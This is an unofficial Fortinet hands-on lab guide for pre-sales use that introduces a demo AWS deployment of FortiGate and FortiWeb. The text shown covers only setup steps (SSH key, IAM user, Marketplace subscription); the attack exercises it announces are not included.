Disclaimer


This guide doesn’t replace by any means the official training documentation available via Fortinet NSE Institute portal or into Fortinet Docs. This material is only aimed to provide a hands-on approach for **Pre-Sales activities.**

This is not an official doc from Fortinet.

Contents

Introduction

In this hands-on lab we are going to explore some aspects of deploying NGFW (FortiGate) and WAF (FortiWeb) on public cloud. To achieve it, we'll deploy a simple environment on public cloud, perform some cyber-attacks and defend it later. We are also going to configure SSL-VPN client, so you can provide secure access to your remote users. For this demo proposes we will deploy this environment:



It looks simple, right? And it is! But let's explore a little further each component:

- **Secure VPC**: It is a VPN where we have 2 subnets (Secure public sub and Secure private sub). In this VPC we will deploy our cyber security solutions.
- **Secure public subnet**: It is where FortiGate will be placed. It's connected to the internet through an Internet gateway.
- **Secure private subnet**: It is where we will position our FortiWeb and a web server (EC2).
- **Legacy VPC**: on the other side, we have another VPC. This VPC has only one subnet (**Legacy public sub**) and it is connected direct to the internet

- **FortiGate**: It is the NGFW we are going to configure to protect our assets inside the public cloud account. This FortiGate is already configured with some NAT rules to access Web Internal EC2 instance and FortiWeb, just to speed up the process.
- **FortiWeb**: it is the WAF who will help us to mitigate web attacks.
- **Web Legacy**: it is an EC2 instance, running Ubuntu OS. Also, it has a vulnerable web application (DVWA) we are going to use to illustrate some cyber-attacks. This machine will be used as an attacker machine for the Log4Shell vulnerability.
- **Web Internal**: it is an EC2 instance, also running Ubuntu OS and 3 vulnerable web applications. It is behind the FortiGate, so your access is going to be through NAT.

You will deploy this environment using Terraform. Fortinet has several scripts ready to deploy. You can find more details and scripts on https://docs.fortinet.com and https://github.com/fortinet. Feel free to download, modify and use them!

Remember, this is just an example of architecture for demo purposes, you should use what is better for your environment. If you have any questions about deployments, architecture, please reach us.

What we are going to do:

- Deploy FortiGate and FortiWeb in 2 new VPCs
- Configure access to cloud resources through SSL-VPN Client
- Attack and defend against Log4Shell
- Attack and defend web application attacks

Well, now that everything is explained, let's start this hands-on lab.

Preparation

If you are doing this hands-on lab out of a Fortinet's event, all you need is a workstation with the following software installed:

- Git
- Terraform
- Httrack (for web scrapping lab)
- Forticlient (VPN only minimum)

Access your AWS Account


If you are doing this hands-on lab out of a Fortinet's event, all you need is an AWS account with privileges to launch EC2 instances, VPC, subnet, security group, internet gateway and to subscribe Marketplace FortiGate and FortiWeb products.

Create a SSH key


Now you will create a SSH key that will be used to login on "Web Legacy" and "Web Server" EC2 instances.

1. First, make sure you are in N. Virginia (us-east-1) region


2. Open EC2 section



3. Scroll down to “Network & Security” menu. Option “KeyPairs”. Click “Create key pair”.



4. In “Name” field type: forti-ssh-key. Select “.pem” at “Private key file format”. Click “Create key pair”. It will download the key. Save it.




Create a IAM user


Now, let's create an IAM user that will be used to deploy the assets (VPCs, Subnets, Security groups, EC2 instances, Fortigate, etc) in the public cloud account.

NOTE: In your "real world" account (your company's account) you can also create a new IAM user, role or use some CI/CD tool to deploy it.


1. Access "IAM" section



2. At “Users” menu, click on “Add users”




3. User name: forti-user
   Enable “Access key – Programmatic access”. Click “Next: Permissions”




4. Click “Attach existing policies directly”.
   Select “Administrator Access”. Click on “Next: tags”


NOTE: In this lab, as we don’t have much time, we are using Administrator Access to make it simpler, faster and because we will destroy this account in few hours. **In your real account, you should always use minimum privileges.**



5. Click “Next review” and “Create user”. You will get a success page.
   Attention to the next step. If you don’t take note of those values now, you will need to delete this IAM user and create it again.
6. Copy the “Access key ID” to a text file.
   Click “Show”



7. Copy the “Secret access key” to a text file. Save it, you will use them later.




Subscribe to FortiGate and FortiWeb


In this lab we'll use FortiGate and FortiWeb PAYG or OnDemand. It means the license will be charged per hour, as it happens with the most services on the public cloud. To use them, first we need to subscribe to these licenses. This is a way of explaining about the product, support, costs, etc.

Fortinet provides a second option of licensing. It's called BYOL. In this option you buy a license from a Fortinet reseller that is valid for 1 year or more.


1. In the search bar, type "fortigate". Click "Marketplace" at the left side and "Fortinet FortiGate Next-Generation Firewall"



